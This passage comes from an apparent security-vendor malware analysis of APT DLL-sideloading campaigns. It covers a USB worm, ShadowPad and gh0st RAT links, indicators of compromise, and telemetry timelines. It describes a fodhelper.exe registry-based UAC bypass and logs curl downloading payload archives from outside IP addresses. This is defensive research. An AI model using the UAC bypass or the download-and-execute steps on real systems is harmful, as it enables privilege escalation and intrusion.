c:\programdata\udisk\disk_watch.exe
```

It then copies itself to the following locations and executes those copies:

```
c:\\programdata\\udisk\\disk_watch.exe
c:\\programdata\\udisk\\DateCheck.exe
```

If it is running as disk_watch.exe, it infects USB disks by replicating itself there.

This is the timeline of the infection process from the logs:

First, u2ec.dll loads the payload:

```
2022-05-02T03:26:54.419932Z   [ e:\usb drive.exe::13956 ]     ===
FileRead ===>   [ e:\u2ec.dll ]
2022-05-02T03:26:55.212781Z   [ e:\usb drive.exe::13956 ]     ===
FileRead ===>   [ e:\autorun.inf\protection for autorun\system
volume information\usb.ini ]
```

Then, files (documents created in the root by the user rather than the worm itself) are copied to the installation directory, as are instances of the worm and components of the other sideloading scenarios. After all that, an autorun registry key is created:

```
2022-05-02T03:27:46.035555Z   [ e:\usb drive.exe::13956 ]     ===
RegKeySetValue ===>   [ HKEY_USERS\S-1-5-21-2519359479-851945054-
3016455893-1321\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ]
2022-05-02T03:27:46.198285Z   [ e:\usb drive.exe::13956 ]     ===
RegKeySetValue ===>   [
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Notifications\Data ]
```

Case 5: Scenario E, the Win10 UAC bypass

The following components were used:

```
c:\users\public\libraries\out\symstore.exe :
83e51f9d467977238f9fa5107106918ed5102f1a3e06eeba9a33d21d5df49d6a
c:\users\public\libraries\out\symsrv.dll :
9c2f1eeea169f2dd196bc9a0d240d941ccb5a22a050bca856c1a03fd795ac58d
c:\users\public\libraries\out\msvcrt.dll :
d8cf89e651a2e1d9f8f653d16ecbca979d6c9459329a015ff825eff38792ed24
```

In this case there is no additional encrypted payload file; the sideloaded DLL, symsrv.dll, is the payload itself.

SYMSRV.dll

PDB path:

C:\Users\admin\Desktop\djwklqjdlwqjldwqjlkfjwlqkjlqwjglqwjglqjlgjwqkjgk\SYMSRV.pdb

This is a 64-bit loader DLL that does a UAC bypass trick to execute commands, including the unidentified 3.exe component, as explained in this blog from PenTestLab.

The implant executes various commands, which are inserted into the registry key *HKCU\ Classes\ms-settings\CurVer*. It then tries to execute two different Windows components, both of which are vulnerable to the UAC bypass method:

```
c:\windows\system32\fodhelper.exe
c:\windows\system32\ComputerDefaults.exe
```

When these clean Windows components are executed, they read the command to be executed from the registry key and run it with higher privileges.

We observed the following commands executed in this fashion:

```
C:\\users\\public\\libraries\\3.exe
mkdir C:\\programdata\\googleupdate\
C:\\Users\\Public\\Libraries\\out\\googleupdate.exe
```

The implant needs to make sure that another execution will not interfere, so it creates a flag in the registry: if it is set, some other command is in progress. The flag key is *HKCU\Classes\aaabbb32\shell\open\command*.

The threat actors show strong devotion to the DLL sideloading technique here. This UAC bypass method could have been compiled into any of their implants; instead, the simple logic has been implemented as a standalone sideloading scenario, and the debug features exploded the payload to a huge (1.1MB) DLL file.

Scenario F: A connection to ShadowPad?

As mentioned, a VirusTotal hunt led us to additional cases from non-Sophos sources. This case was found via VT hunting; it dates from January 2021, but the shared characteristics clearly connect it to our cases from 2022.

Sideloader DLLs

The following file was identified:

```
73048579a2903918bbcc601cd562e8f93459ad2a562c6537006067b59735b7b6: log.dll
MD5        63971f35a4282343eced55ebdfd1cb0b
SHA-1    bee88779a9c65543a9cfa5069b4486131a23e55d
SHA-256 73048579a2903918bbcc601cd562e8f93459ad2a562c6537006067b59735b7b6
Creation Time 2021-01-25 05:43:52 UTC
Signature Date             05:48 AM 01/25/2021
First Submission         2022-01-26 05:43:49 UTC
```

Signed by a self-signed digital signature claiming to originate from, but not actually originating from, Bitdefender:

```
BitDefender SRL
Name      BitDefender SRL
Status This certificate or one of the certificates in the certificate chain is not
time valid. The certificate or certificate chain is based on an untrusted root.
Issuer BitDefender SRL
Valid From       05:48 AM 01/25/2021
Valid To            05:48 AM 01/25/2022
Valid Usage     All
Algorithm         sha256RSA
Thumbprint       A9CA14BA90962DEA552F6A5FB2E5970ACF939EDE
Serial Number 01
```

Figure 13: The questionable digital certificate

It loads the payload from the file qutmain.dat.

This sideloading scenario consists of the following files:

```
73048579a2903918bbcc601cd562e8f93459ad2a562c6537006067b59735b7b6 *log.dll
bcc588207d62a44149df54bd948815bdcfe60e7864bae00d6cd619f5d6cc2257 *qutload.dat
7529e60f377b24c60914ec909dbfdc0e60ad9e18fbf9750a4463acf33a7ce16f *qutmain.dat
386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd *qutppy.exe
fb65524f27e847ac073a61d2c3eeae6a9447e34836347bbd7baff22a07cf0b01 *vsserver.dat
```

Here, the .dat files are the encrypted plugins; quttpy.exe is the clean loader from Bitdefender (Bitdefender Crash Handler). The use of this clean file in sideloading scenarios has been reported (though with different payload files) since early 2021 and attributed to ShadowPad, aka NetSarang. (Additionally, Trend Micro detects the encrypted .dat files as Trojan.Win32.SHADOWPAD.CGW.enc.) There is an additional file info.dat, which should contain the actual configuration data, but we weren't able to recover it.

The log.dll loader uses the same obfuscation as the earlier cases, and the decrypted plugin files used the same shellcode loader. We believe this is a reasonably strong connection with the campaigns in 2022.

Implants

qutmain.dat

This file is essentially the same as alloc.plg. It refers to the following locations where the installed plugins are stored:

```
C:\ProgramData\mos\qutppy.exe
C:\ProgramData\mos\qutload.dat
C:\ProgramData\mos\qutppy.exe online
C:\ProgramData\mos\info.dat
C:\ProgramData\mos\vsserver.dat
C:\ProgramData\mos\qutppy.exe install
```

It generates similar debug messages with the *[fortest]* tag as well, and contains exactly the same UAC bypass component.

qutload.dat

This is the same as free.plg; only the file paths have changed to reflect the different scenario.

vssserver.dat

This is the same as main.plg. It contains the same hardcoded default config values:

```
cfg_find_tag
mark
192.168.211.1
192.168.211.1
```

info.dat

This is the encrypted configuration file. We haven't been able to recover it.

Scenario G: The old-timer

This is a very early sample (from 2017!) that shows the same obfuscation as the newer cases, as well as a similar default hardcoded configuration. It was found via VT.

The file info:

```
MD5        413bb0864c3933009a9cc486f07070e4
SHA-1    f5895c69c995ac8b7f01ff85df9777595fe8b35d
SHA-256 b2a332fb6e896a896f72e6bbbf6351d756f1ab6a57fbe662050ed1c18cad3e4b
Creation Time 2017-03-23 12:20:10 UTC
First Submission         2017-05-14 05:16:34 UTC
```

Contains an embedded executable:

```
389058c291b536eb65ba3a65e2024eb6350ff1a5ed48c036692bf5fed4729970
```

Some characteristic strings from the embedded executable:

```
hTTP/1.1 403 fORBIDDENRNRN<h1>403 fORBIDDEN</h1>
HtTp/1.0 200 OKRNRN
192.168.1.2
```

Also, a similar config data is stored, but with a different marker at the beginning:

```
mmconfig-tag
192.168.1.33
KarSpy
KarSpy
Kar security services
```

Sideloading components could be identified from the code:

```
%CommonProgramFiles%\Sandboxie\SbieDll.dll
%CommonProgramFiles%\Sandboxie\Sandboxie.exe
%CommonProgramFiles%\Sandboxie
```

The malicious DLL is attributed as gh0st RAT. Details of the payload are unavailable at this time.

Appendix: A Tour of the Worm Circus

From our telemetry data we reconstructed the steps of the infection process. Here's the timeline for Case 4 ("Worm Circus,") the most complex attack. This is the one that both delivered a USB worm in its payload and ingested portions of other APTs:

Execution of initial sideloading:

```
2022-06-24T03:11:11.519857Z      [
c:\users\public\libraries\ciscocollabhost.exe::38752 ]    === FileRead ===>
     [ c:\users\public\libraries\ciscosparklauncher.dll ]
2022-06-24T03:11:11.519857Z      [
c:\users\public\libraries\ciscocollabhost.exe::38752 ]    === FileRead ===>
     [ c:\users\public\2831329086.inf ]
Downloading the RAR archive
2022-06-24T04:02:58.673626Z      [ c:\windows\syswow64\curl.exe::36336 ]
    === IpConnector ===>   [ 103.253.72.116 ]
2022-06-24T04:02:58.793284Z      [ c:\windows\syswow64\curl.exe::36336 ]
=== FileWrite ===>      [ c:\users\public\libraries\out\v1.rar ]
```

Unpacking the files of the second sideloading:

```
2022-06-24T04:03:54.211485Z      [ c:\program files\winrar\rar.exe::39988 ]
=== FileWrite ===>    [ c:\users\public\libraries\out\symsrv.dll ]
2022-06-24T04:03:54.243728Z      [ c:\program files\winrar\rar.exe::39988 ]
=== FileWrite ===>    [ c:\users\public\libraries\out\symstore.exe ]
2022-06-24T04:03:54.249938Z      [ c:\program files\winrar\rar.exe::39988 ]
=== FileWrite ===>    [ c:\users\public\libraries\out\msvcrt.dll ]
2022-06-24T04:03:54.263187Z      [ c:\program files\winrar\rar.exe::39988 ]
=== FileRead ===>    [ c:\users\public\libraries\out\v1.rar ]
```

This shows execution of the second sideloading attack, which creates registry keys to register a custom file extension and a custom command to open files of that extension. This could be a persistence tactic, similar to [how SolarMarker does it](#).

```
2022-06-24T04:05:43.119771Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === FileRead ===>
     [ c:\users\public\libraries\out\symsrv.dll ]
2022-06-24T04:05:43.159707Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === RegKeyCreate ===>
     [ HKEY_USERS\S-1-5-21-1497078658-3044148255-4064547459-
1001_Classes\aaabbb32\shell\open\command ]
2022-06-24T04:05:43.160709Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === RegKeySetValue
===>       [ HKEY_USERS\S-1-5-21-1497078658-3044148255-4064547459-
1001_Classes\aaabbb32\shell\open\command ]
2022-06-24T04:05:43.161131Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === RegKeyCreate ===>
       [ HKEY_USERS\S-1-5-21-1497078658-3044148255-4064547459-1001_Classes\ms-
settings\CurVer ]
2022-06-24T04:05:43.162128Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === RegKeySetValue
===>       [ HKEY_USERS\S-1-5-21-1497078658-3044148255-4064547459-
1001_Classes\ms-settings\CurVer ]
```

Creation of yet another 3.exe file (symstore.exe -> fodhelper.exe -> 3.exe)

```
2022-06-24T04:05:43.318703Z      [
c:\users\public\libraries\out\symstore.exe::39668 ]    === FileRead ===>
     [ c:\windows\system32\fodhelper.exe ]
2022-06-24T04:05:44.215109Z      [ c:\windows\system32\fodhelper.exe::26224 ]
      === FileRead ===>     [ c:\users\public\libraries\3.exe ]
2022-06-24T04:05:44.240169Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileRead ===>       [ c:\windows\syswow64\hmpalert.dll ]
2022-06-24T04:05:44.242168Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileRead ===>       [ c:\windows\system32\conhost.exe ]
```

Fodhelper.exe executes 3.exe. But before that, the registry key HKEY_USERS\S-1-5-21-1497078658-3044148255-4064547459-1001_Classes\ms-settings\CurVer is created. This is likely a UAC bypass method similar to the one Pentestlab described in 2017 and more recently used by Trickbot.

The threat actor then executed 3.exe, which deletes the components of sideloading scenarios. Note the presence of the files nvsmartmax.dll and nvsmartmax.dat. Cybereason has previously reported that they are used by a Chinese APT group in their attacks.

```
2022-06-24T04:05:44.568617Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\googleupdate.exe ]
2022-06-24T04:05:44.570493Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\goopdate.ja ]
2022-06-24T04:05:44.571488Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\libvlc.dll ]
2022-06-24T04:05:44.573479Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\loader.ja ]
2022-06-24T04:05:44.574480Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\nvsmartmax.dat ]
2022-06-24T04:05:44.576644Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\nvsmartmax.dll ]
2022-06-24T04:05:44.577473Z      [ c:\users\public\libraries\3.exe::42928 ]
      === FileDelete ===>    [ c:\programdata\googleupdate\time.sig ]
2022-06-24T04:05:44.580460Z      [ c:\users\public\libraries\3.exe::42928 ]
      === RegKeySetValue ===>       [
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-
1-5-21-1497078658-3044148255-4064547459-1001 ]
```

Downloading the components of the third sideloading scenario:

```
2022-06-24T04:08:34.208478Z      [
c:\users\public\libraries\ciscocollabhost.exe::38752 ]    === FileRead ===>
     [ c:\windows\syswow64\cmd.exe ]
2022-06-24T04:08:34.348517Z      [ c:\windows\syswow64\cmd.exe::38472 ]
     === FileRead ===>       [ c:\windows\syswow64\curl.exe ]
2022-06-24T04:08:34.732663Z      [ c:\windows\syswow64\curl.exe::41216 ]
    === IpConnector ===>   [ 5.252.178.162 ]
2022-06-24T04:08:35.412783Z      [ c:\windows\syswow64\curl.exe::41216 ]
    === FileWrite ===>       [ c:\users\public\libraries\out\c.rar ]
```

Unpacking the files from the downloaded RAR archive:

```
2022-06-24T04:10:14.279520Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\goopdate.ja ]
2022-06-24T04:10:14.299137Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\libvlc.dll ]
2022-06-24T04:10:14.301128Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\loader.ja ]
2022-06-24T04:10:14.307180Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\time.sig ]
2022-06-24T04:10:14.310114Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\googleupdate.exe ]
2022-06-24T04:10:14.322856Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileWrite ===>    [ c:\users\public\libraries\out\googleupdate.exe ]
2022-06-24T04:10:14.322856Z      [ c:\program files\winrar\rar.exe::40260 ]
     === FileRead ===>    [ c:\users\public\libraries\out\c.rar ]
```

Execution of the third sideloading scenario:

```
2022-06-24T04:11:16.921480Z      [
c:\users\public\libraries\out\googleupdate.exe::41944 ]   === FileRead ===>
     [ c:\users\public\libraries\out\libvlc.dll ]
2022-06-24T04:11:16.962673Z      [
c:\users\public\libraries\out\googleupdate.exe::41944 ]   === FileRead ===>
     [ c:\users\public\libraries\out\loader.ja ]
```

Connecting to the server:

```
2022-06-24T04:18:11.335261Z      [
c:\users\public\libraries\ciscocollabhost.exe::38752 ]    === IpConnector ===>
     [ 91.245.253[.]52 ]
```


The threat actor executed symstore.exe, with a few different command line arguments:

```
         "commandLine" :
"C:\\Users\\Public\\Libraries\\out\\symstore.exe
C:\\Users\\Public\\Libraries\\out\\googleupdate.exe",
         "commandLine" :
```

```
"C:\\Users\\Public\\Libraries\\out\\symstore.exe
C:\\users\\public\\libraries\\3.exe",
         "commandLine" :
"C:\\Users\\Public\\Libraries\\out\\symstore.exe  \"mkdir
C:\\programdata\\googleupdate\"",
```

It is likely that the sideloaded DLL component (symsrv.dll) takes these command-line parameters and executes using the fodhelper.exe UAC bypass trick.

IOCs for these attacks will be available on our [GitHub repository](https://github.com/sophoslabs/IoCs).



About the Author

Gabor Szappanos

Gabor graduated from the Eotvos Lorand University of Budapest with a degree in physics. His first job was in the Computer and Automation Research Institute, developing diagnostic software and hardware for nuclear power plants. He started antivirus work in 1995, and began developing freeware antivirus solutions in his spare time. Gabor joined VirusBuster in 2001 where he was responsible for taking care of macro virus and script malware and became head of the virus lab in 2002. In 2008 he became a member of the Board of Directors in AMTSO (Anti Malware Testing Standards Organization) and, in 2012, joined Sophos as a Principal Malware Researcher.


Read Similar Articles

MAY 24, 2021

What to expect when you've been hit with Avaddon...

MAY 19, 2021

What's New in Sophos EDR 4.0



MAY 19, 2021

Sophos XDR: Driven by data

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

□ **Products and Services**

□ **Threat Research**

□ **Security Operations**

□ **AI Research**

□ **#SophosLife**

Subscribe

Change Region

Terms Privacy Legal © 1997 - 2024 Sophos Ltd. All rights reserved